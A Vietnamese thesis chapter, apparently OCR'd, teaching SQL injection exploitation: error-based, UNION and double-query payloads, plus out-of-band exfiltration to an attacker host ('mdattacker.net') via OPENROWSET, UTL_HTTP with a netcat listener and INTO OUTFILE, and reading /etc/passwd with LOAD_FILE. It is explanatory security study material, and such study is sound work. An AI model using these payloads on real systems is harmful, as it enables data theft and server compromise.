1.2. Khai thác lỗ hổng SQL injection.

Một câu hỏi được đặt ra là: Sau khi xác định được một vị trí – đầu vào (EntryPoint) mắc lỗi, cần phải làm gì với nó ? Khi đó, kẻ tấn công hoàn toàn có thể tương tác được với CSDL. Trong nhiều năm qua, đã có nhiều phương pháp, nghiên cứu về cách để khai thác (Exploit) lỗ hổng SQL injection. Trong phần này sẽ trình bày các kỹ thuật cho phép, hoặc lấy thông tin từ CSDL cho trình duyệt.

1.2.1. Phân biệt các hình thức tấn công SQL injection.

Trên thế giới có nhiều tài liệu nghiên cứu về các hình thức tấn công, khai thác lỗ hổng SQL injection. Các tài liệu này thường nói khá chi tiết về phương pháp, cách thức tấn công cho một hệ quản trị CSDL (DBMS) cụ thể, tuy nhiên lại thiếu cái nhìn tổng quan về các hình thức tấn công nói chung. Thông thường, để phân biệt một dạng vấn đề thì cần phải dựa trên một, hoặc nhiều tiêu chí nào đó. Đối với tấn công SQL injection, để phân loại có thể dựa theo 2 tiêu chí:

- Cách để nhận được kết quả trả về của truy vấn SQL.
- Cách để lấy được thông tin từ kết quả trả về.

Tại sao lại phân chia như vậy ? Trong ví dụ ở phần trên đã trình bày về hai ví dụ ứng dụng mắc lỗi SQL injection. Tuy vậy, đó là những ví dụ cơ bản, và đơn giản nhất. Trong thực tế, có nhiều trường hợp các vị trí mắc lỗi khá khó khăn để lấy được dữ liệu, kết quả trả về của truy vấn SQL.

Đầu tiên về tiêu chí: "Cách để nhận được kết quả trả về của truy vấn SQL". Thông thường, kết quả truy vấn của câu lệnh SQL sẽ được trả về qua lớp logic, rồi từ đó hiển thị xuống lớp trình bày (ví dụ mô hình 3-lớp). Nhưng đó là với trường hợp câu lệnh đó được thực hiện vào kết quả trả về trực tiếp qua lớp logic. Thực tế, có nhiều ứng dụng sau khi thực hiện xong truy vấn không trả về kết quả cho lớp trung gian. Chính vì thế, nếu chỉ căn cứ theo cách truyền thống thì không thể nào nhận được dữ liệu trả về. Chính vì thế, dựa vào cách mà người dùng nhận kết quả truy vấn SQL trả về, có thể chia làm hai dạng: Tấn công dạng In of Band và Tấn công Out of Band.

Tấn công dạng In of Band là dạng tấn công cơ bản mà luận văn sẽ đi sâu phân tích: Kết quả trả truy vấn SQL trả về trực tiếp cho trình duyệt của người dùng. Thực hiện phân tích thông tin mà trình duyệt nhận được, kẻ tấn công có thể trích xuất ra được các thông tin mong muốn.

Tấn công dạng Out of Band ngược lại với In of Band. Kết quả của truy vấn không trả về trực tiếp cho trình duyệt của người dùng. Để có thể nhận được

kết quả truy vấn, kẻ tấn công sẽ phải sử dụng kỹ thuật để nhận kết quả này, qua một kênh khác: Qua đọc ghi file, qua truy vấn HTTP/ truy vấn DNS… Trong phần tiếp theo sẽ trình bày chi tiết hơn về loại hình tấn công này.

Khi mà đã nhận được kết quả trả về của truy vấn SQL, thì một vấn đề tiếp theo đặt ra là: Làm thế nào để có thể trích xuất, lấy được thông tin từ kết quả này. Bởi vì kết quả trả về phải trải qua lớp logic trung gian, lớp này thực hiện tính toán, hiển thị ra dạng mã HTML, rồi mới trả về trình duyệt cho người dùng. Nếu như câu truy vấn đơn giản nhất: "SELECT @@version" sẽ trả về thông tin phiên bản của DBMS, thì yêu cầu đặt ra phải tìm được thông tin đó (có độ dài từ 20 cho đến 50 từ) trong toàn bộ dữ liệu HTML trả về. Có nhiều kỹ thuật để trích xuất, lấy thông tin. Tuy nhiên, việc sử dụng kỹ thuật nào lại phụ thuộc vào cách mà lớp logic xử lý và hiển thị kết quả của câu truy vấn SQL. Thông thường các kỹ thuật cơ bản là:

- Sử dụng thông báo lỗi (Error Message).
- Sử dụng mệnh đề UNION.
- Tấn công Blind SQL injection sử dụng mệnh đề điều kiện.

Trong đó, tấn công sử dụng thông báo lỗi và sử dụng mệnh đề UNION được xếp vào dạng non-blind. Có nghĩa là, kết quả trả về dạng tường minh ngay trong kết quả HTML trả về. Cụ thể, thông tin @@version sẽ trả về trực tiếp trong mã HTML. Trong nhiều trường hợp, ứng dụng web không trả về trong HTML. Trong ví dụ URL truy cập CMS quản trị ở trên, nếu thông tin truy cập đúng thì người dùng sẽ được vào trang admin.php, nếu sai sẽ ở lại trang login.php. Như vậy, kết quả trả về chỉ là: YES/NO, được vào trang admin hay không. Để có thể trích xuất được dữ liệu trong trường hợp này, cần phải sử dụng các mệnh đề điều kiện.


Trong phần tiếp theo sẽ lần lượt đi vào cụ thể của các dạng tấn công đã nói ở trên. Đầu tiên là hai dạng tấn đơn giản, và cơ bản nhất: Tấn công non-blind sử dụng thông báo lỗi và mệnh đề UNION. Tiếp theo, sẽ trình bày về tấn công

Out-of-band. Về các kỹ thuật tấn công Blind SQL injection cơ bản, trong mục 3 của chương sẽ đi sâu về vấn đề này.

1.2.2. Tấn công sử dụng thông báo lỗi

Tấn công sử dụng thông báo lỗi là dạng cơ bản nhất của tấn công SQL injection. Tấn công này khai thác việc xử lý lỗi không tốt trong mã nguồn ứng dụng. Thông thường, khi thực hiện một câu truy vấn SQL sai: Sai về mặt cú pháp, mặc logic… DBMS sẽ trả về thông báo lỗi. LTV do sai sót đã hiển thị lại thông báo lỗi này cho phía trình duyệt. Lợi dụng điểm này, kẻ tấn công có thể sử dụng để trích xuất thông tin trong CSDL. Cần lưu ý là: vì thông báo lỗi là của DBMS, nên sẽ phụ thuộc vào loại DBMS sử dụng: MySQL một kiểu, MSSQL Server một kiểu, và Oracle một kiểu khác.

Trong ví dụ sau đây, ứng dụng hiển thị chi tiết về thông tin lỗi. Sau khi thêm một dấu nháy đơn (‘) vào biến trên URL, câu lệnh SQL được sinh ra sẽ trở nên sai cú pháp vì thừa 1 dấu nháy đơn, dẫn đến không đóng được chuỗi và tạo ra thông báo lỗi cú pháp (syntax error). Vì sử dụng DBMS là Microsoft SQL Server nên thông báo sẽ như sau:




Hình 1.3: Thông báo lỗi của MSSQL Server

Trong trường hợp DBMS sử dụng MySQL Server, thông báo lỗi có dạng như sau:

```
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1
```


Thông thường, kỹ thuật được sử dụng để trích xuất dữ liệu trong trường hợp này là: làm thế nào đó để thông tin cần lấy được in ra trong thông báo lỗi. Một trong những cách đó là tạo ra các ngoại lệ (exception). Thông thường sẽ đưa thông tin cần lấy (dạng string) làm đầu vào không hợp lệ cho các hàm, như các hàm nhận đầu vào là số nguyên (int). Khi đó sẽ có thông báo chi tiết rằng: <dữ liệu cần lấy> không phải dạng số nguyên. Một dạng mã tấn công như sau:

http://www.vuln-site.com/authorprofile.asp?id=46 and 1=convert(int,@@version)—




Hình 1.4: Lấy thông tin phiên bản MSSQL Server

Bằng việc đưa chuỗi thông tin phiên bản là đầu vào cho hàm convert sang int, kẻ tấn công đã buộc ứng dụng phải đưa ra thông báo lỗi chứa chi tiết thông tin phiên. Tiếp tục khai thác, kẻ tấn công có thể lấy được bất kỳ thông tin mong muốn. Ví dụ như lấy thông tin về tên CSDL, thông tin về tên bảng, tên cột:



Hình 1.5: Lấy thông tin về tên CSDL



Hình 1.6: Lấy thông tin về tên bảng

Đối với MySQL, có một kỹ thuật được phát triển dựa trên dạng Error base đó là Double Query. Mã tấn công có dạng sau:

```
www.vuln-web.com/photo.php?id=1' and (select 1 from (Select count(*),Concat((<Your Query here to return single row>),0x3a,floor(rand (0) *2))y from information_schema.tables group by y) x)-- -
```

Tấn công khai thác điểm yếu trong việc không thể group by trên một cột mà các dữ liệu bị trùng (duplicate value). Bằng việc tạo ra một cột gồm các giá trị trùng 1,2 rồi group by, buộc MySQL đưa ra thông báo lỗi: Duplicate entry '**<Your Output here>**:1' for key 'group_key'. Trong đó <Your Output here> là kết quả của câu truy vấn.

Ngày nay, dạng tấn công sử dụng thông báo lỗi rất hiếm gặp. Bởi vì điều kiện để có thể in ra thông báo lỗi này đòi hỏi hệ thống phải bật cấu hình cho phép hiển thị lỗi, thông thường là trong chế độ debug. Trong khi các ứng dụng thực tế, thông thường khi đưa vào khai thác đều tắt chế độ này.

1.2.3. Tấn công sử dụng mệnh đề UNION

Một trong những câu lệnh được các quản trị CSDL –DBA ưu thích sử dụng là UNION. Mệnh đề này cho phép ghép nối hai, hoặc nhiều mệnh đề SELECT lại. Cú pháp cơ bản như sau:

```
SELECT column-1,column-2,…,column-N FROM table-1
UNION
SELECT column-1,column-2,…,column-N FROM table-2
```

Câu lệnh này sau khi thực hiện sẽ trả về một bảng các kết quả của mệnh đề SELECT. Mặc định sẽ chỉ trả về các giá trị duy nhất, nếu muốn lấy các kết quả trùng, cần sửa lại câu lệnh như sau:

```
SELECT column-1,column-2,…,column-N FROM table-1
UNION ALL
SELECT column-1,column-2,…,column-N FROM table-2
```

Điều này cho phép kẻ tấn công lợi dụng trong tấn công SQL injection. Nếu ứng dụng trả về các kết quả trong câu lệnh truy vấn đầu tiên, thì bằng cách inject thêm mệnh đề UNION và mệnh đề SELECT phía sau, kẻ tấn công có thể đọc được tùy ý các bảng khác (nếu tài khoản được cấu hình trên DBMS được phép truy cập). Tuy nhiên, việc sử dụng mệnh đề UNION này cũng phải tuân theo một số rule bắt buộc sau. Các mệnh đề UNION phải thỏa mãn:

- Hai câu truy vấn (SELECT) phải trả về số cột bằng nhau.
- Dữ liệu trong từng cột phải cùng loại, hoặc ít nhất tương thích với nhau.

Nếu các yêu cầu này không được thỏa mãn, đương nhiên câu lệnh sẽ không thể thực hiện được. Sẽ có thông báo lỗi được đưa ra, và đương nhiên nó phụ thuộc vào loại DBMS mà ứng dụng sử dụng. Tuy nhiên luận văn sẽ không đi sâu vào vấn đề này. Câu hỏi đặt ra cho kẻ tấn công, người mà không biết được chính xác số lượng cột trong câu SELECT đầu tiên (vì câu lệnh này nằm trong mã nguồn), và định dạng dữ liệu từng cột, làm thế nào để xác định được 2 vấn đề này. Có hai phương pháp chính được sử dụng. Một là tăng dần số lượng cột cho đến khi câu truy vấn thực hiện không lỗi (trả về kết quả). Trên hầu hết các DBMS (từ Oracle 8i trở về trước) có thể sử dụng giá trị NULL cho mỗi cột, và đương nhiên NULL có thể chuyển sang bất kỳ dữ liệu nào. Điều này cho phép thỏa mãn cả điều kiện trên. Để ví dụ, kẻ tấn công có thể thực hiện như sau: Liên tục gọi các URL cho đến khi kết quả hợp lệ được trả về.

```
http://www.victim.com/products.asp?id=12+union+select+null--
http://www.victim.com/products.asp?id=12+union+select+null,null--
http://www.victim.com/products.asp?id=12+union+select+null,null,null--
```

Lưu ý rằng trong Oracle yêu cầu mỗi câu lệnh sử dụng SELECT phải chứa một FORM cụ thể, nên có thể thay đổi URL như sau:

```
http://www.victim.com/products.asp?id=12+union+select+null+from+dual--
```

Dual là một bảng được truy cập từ mọi người dùng, và có thể được sử dụng khi không cần quan tâm đến một bảng cụ thể nào cả. Một cách khác để xác định số lượng cột là sử dụng mệnh đề ORDER BY. Mệnh đề này có thể chấp nhận tham số là một tên cột, hoặc một số thứ tự của cột trong bảng. Do đó có thể sử dụng để xác định số lượng cột bằng cách tăng số cột trong ORDER BY như sau:


```
http://www.victim.com/products.asp?id=12+order+by+1
http://www.victim.com/products.asp?id=12+order+by+2
http://www.victim.com/products.asp?id=12+order+by+3 etc.
```

Nếu như nhận được thông báo lỗi đầu tiên khi ORDER BY 6, có nghĩa là có 5 cột. Sau khi xác định được số cột thì vấn đề tiếp theo là xác định từng kiểu dữ liệu của cột. Giả sử là kiểu dữ liệu cần lấy về dạng strings, thì cần phải tìm ít nhất một cột có dạng dữ liệu này. Nếu như sử dụng kiểu NULL, đơn giản là chỉ cần thay thế một cột tại một lần. Ví dụ thấy rằng truy vấn có 4 cột:

```
http://www.victim.com/products.asp?id=12+union+select+‘test’,NULL,NULL,NULL
http://www.victim.com/products.asp?id=12+union+select+NULL,‘test’,NULL,NULL
http://www.victim.com/products.asp?id=12+union+select+NULL,NULL,‘test’,NULL
http://www.victim.com/products.asp?id=12+union+select+NULL,NULL,NULL,‘test
```

Nếu không có thông báo lỗi nào trả về, kẻ tấn công biết rằng giá trị test sẽ được trả về trong một cột nào đó. Ví dụ đó là cột thứ hai, khi đó nếu như muốn lấy tên một người sử dụng hiện tại (tài khoản DBMS) thì thực hiện URL sau:

```
http://www.victim.com/products.asp?id=12+union+select+NULL,system_user,NULL,NULL
```



Hình 1.7: Kết quả trả về của mệnh đề UNION.

Như vậy bảng mới đã chứa thông tin mà kẻ tấn công cần lấy: thông tin tài khoản hiện tại. Từ đây dễ dàng thực hiện các bước tấn công khác để lấy nhiều thông tin khác. Tuy nhiên, cần chú ý rằng có một số kỹ thuật nhỏ khác trong việc sử dụng UNION. Đầu tiên là trong ví dụ trước, có bốn cột, do đó, có thể thay thế để lấy dữ liệu từ cả thêm một cột khác:


```
http://www.victim.com/products.asp?id=12+union+select+NULL,system_user,db_name(),NULL
```

Tuy nhiên không phải lúc nào cũng có thể sử dụng được cột khác, có khi chỉ là một cột, trong khi lại có nhiều dữ liệu cần phải trích xuất. Để có thể nhanh hơn có thể sử dụng toán tử ghép nối (concatenation) để nối các mảnh dữ liệu lại. Ví dụ đối với MSSQL Server:

```
SELECT NULL, system_user + ' | ' + db_name(), NULL, NULL
```

Câu lệnh sẽ ghép nối kết quả của system_user và db_name(), với ký tự '|' để phân biệt. Như vậy kẻ tấn công đã thêm một trường dữ liệu vào chung một cột, chuyển thành dạng URL như sau:

```
http://www.victim.com/products.asp?id=12+union+select+NULL,system_user%2B'+|+'%2Bdb_name
(),NULL,NULL
```



Hình 1.8: Kết quả ghép nối dữ liệu

Bằng việc sử dụng các câu lệnh khác, kẻ tấn công có thể khai thác, đọc dữ liệu từ một bảng bất kỳ. Tuy nhiên, trong một số trường hợp, kết quả truy vấn không trả về trong dạng HTML trong trình duyệt người dùng.

1.2.4. Tấn công Out of Band Channel

Trong nhiều trường hợp của SQL injection, ứng dụng không trả lại kết quả của bất kỳ câu truy vấn trong trình duyệt của người dùng, và cũng không trả lại bất kỳ thông báo lỗi tạo ra bởi các CSDL. Trong tình huống này, ngay cả khi lỗ hổng SQL injection tồn tại cũng không chắc chắn có thể trích xuất được dữ liệu, hoặc thực hiện một hành động khác. Có thể sử dụng một số kỹ thuật để nhận về kết quả của câu truy vấn, để xác định việc thực hiện có thành công hay không.

Phân tích ví dụ chức năng đăng nhập, có thể inject vào một vị trí bất kỳ trong câu lệnh kiểm tra. Tuy nhiên lại không thể nhận được kết quả của câu truy vấn đó.

```
SELECT * FROM users WHERE username = ‘marcus’ and password = ‘secret’
```

Ngoài việc thay đổi logic của ứng dụng để vượt qua chức năng đăng nhập ở trên, kẻ tấn công có thể chèn một câu truy vấn con (sub-query) riêng biệt để tạo ra dữ liệu mà có thể kiểm soát. Ví dụ nếu trường username truyền vào: foo' || (SELECT 1 FROM dual WHERE (SELECT username FROM all_users WHERE username = 'DBSNMP') = 'DBSNMP') -- thì câu truy vấn sẽ trở thành:

```
SELECT * FROM users WHERE username = 'foo' || (SELECT 1 FROM dual WHERE (SELECT username FROM all_users WHERE username = 'DBSNMP') = 'DBSNMP')
```

Câu lệnh truy vấn sẽ thực thi câu truy vấn bên trong. Tất nhiên việc đăng nhập sẽ thất bại, tuy nhiên câu lệnh con bên trong sẽ được thực thi. Việc tiếp theo cần phải lấy được kết quả của câu truy vấn con này. Khi đó, cần một kênh truyền dạng khác để lấy được kết quả. Thông thường sẽ sử dụng các chức năng mà DBMS hỗ trợ để tạo ra một kết nối ngược lại máy tính của người dùng – cũng là kẻ tấn công. Qua đó, kết quả được truyền đến máy tính của kẻ tấn công. Việc tạo ra các kết nối này phụ thuộc vào loại DBMS mà ứng dụng sử dụng, các phương pháp này có thể khác nhau, hoặc đòi hỏi đặc quyền cụ thể. Một số kỹ thuật phổ biến như:

MS-SQL: Trên các phiên bản MSSQL 2000 trở về trước, lệnh OpenRowSet cho phép mở kết nối đến một CSDL khác và thực hiện insert dữ liệu vào. Ví dụ câu truy vấn sẽ mở kết nối đến CSDL của kẻ tấn công và ghi chuỗi thông tin phiên bản vào bảng tên là foo. Lưu ý là ở đây sử dụng cổng 80 để vượt qua một số luật chặn chiều ra của các Firewall cơ bản

```
insert into openrowset('SQLOLEDB',
'DRIVER={SQL Server};SERVER=mdattacker.net,80;UID=sa;PWD=letmein',
'select * from foo') values (@@version)
```

Oracle: DBMS này có rất nhiều hàm, chức năng cho phép tạo một kênh out-of-band tới một máy chủ khác. UTL_HTTP package có thể sử dụng để tạo ra các yêu cầu dạng HTTP như ví dụ sau:

```
/employees.asp?EmpNo=7521'||UTL_HTTP.request('mdattacker.net:80/'||
(SELECT%20username%20FROM%20all_users%20WHERE%20ROWNUM%3d1))--
```

URL trên tạo ra một UTL_HTTP, gửi một URL chứa username đầu tiên trong bảng all_users. Kẻ tấn công đơn giản sử dụng netcat trên máy chủ mdattacker.net để nhận kết quả:

```
C:\>nc -nLp 80
GET /SYS HTTP/1.1
Host: mdattacker.net
Connection: close
```

MySQL: Sử dụng lệnh SELECT ... INTO OUTFILE để ghi trực tiếp kết quả của câu truy vấn vào file, trong đó các tệp tin có thể sử dụng đường dẫn dạng UNC để ghi vào máy chủ của kẻ tấn công. Ví dụ:

```
select * into outfile '\\\\mdattacker.net\\share\\output.txt' from users;
```

Để nhận dữ liệu, kẻ tấn công tạo một SMB server có quyền ghi cho tài khoản anonymous. Như vậy, hoàn toàn có thể sử dụng các kỹ thuật này để nhận dữ liệu trong các trường hợp không thể nhận được trực tiếp trong HTML trên trình duyệt. Tuy nhiên, các kỹ thuật này đòi hỏi các máy chủ phải mở chiều ra đến được máy tính của kẻ tấn công.

1.3. Các kỹ thuật tấn công nâng cao

Trong một số trường hợp, dữ liệu không phải là mục tiêu chính của hacker. Mục tiêu đó có thể là chính máy chủ, để hacker có thể lợi dụng thực hiện các âm mưu tấn công khác. Các kỹ thuật tấn công nâng cao này có thể kể đến như:

- Đọc/ghi các file trên máy chủ.
- Thực thi câu lệnh hệ điều hành.

Trong ví dụ trên đã thấy MySQL có tập lệnh hỗ trợ việc ghi file. Đây là một trong những yếu tố tạo điều kiện cho việc tấn công nâng quyền, chiếm quyền điều khiển máy chủ. MySQL cũng cung cấp lệnh LOAD DATA INFILE và LOAD_FILE để đọc file trên máy chủ.

Search Results

DEBUG: select name, address from customers where name like '%' union select NULL,LOAD_FILE('/etc/passwd')#'%'

Customer Name	Address
test	123 test street
ABC Wholesalers	Alphabet Street, Houston
Alpha Tailors	Omega Street
Aztec Publishers	Inca Place
Beta Stores	Never Ready Close
Barby Dolls	198 Plastique Place
Brady Bunch Florists	789 Tulip Lane
	root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh dhcp:x:101:101::/nonexistent:/bin/false syslog:x:102:102::/home/syslog:/bin/false klog:x:103:103::/home/klog:/bin/false cupsys:x:100:106::/home/cupsys:/bin/false messagebus:x:104:107::/var/run/dbus:/bin/false haldaemon:x:108:108:Hardware abstraction layer,,,:/var/run/hal:/bin/false hplip:x:105:7:HPLIP system user,,,:/var/run/hplip:/bin/false gdm:x:106:111:Gnome Display Manager:/var/lib/gdm:/bin/false haroon:x:1000:1000:haroon,,,:/home/haroon:/bin/bash sshd:x:107:65534::/var/run/sshd:/bin/false postfix:x:109:114::/var/spool/postfix:/bin/false nessus:x:1001:0:nessus,,,:/home/nessus:/bin/bash mysql:x:110:116:MySQL Server,,,:/var/lib/mysql:/bin/false

Hình 1.9: Đọc file /etc/passwd trên máy chủ.

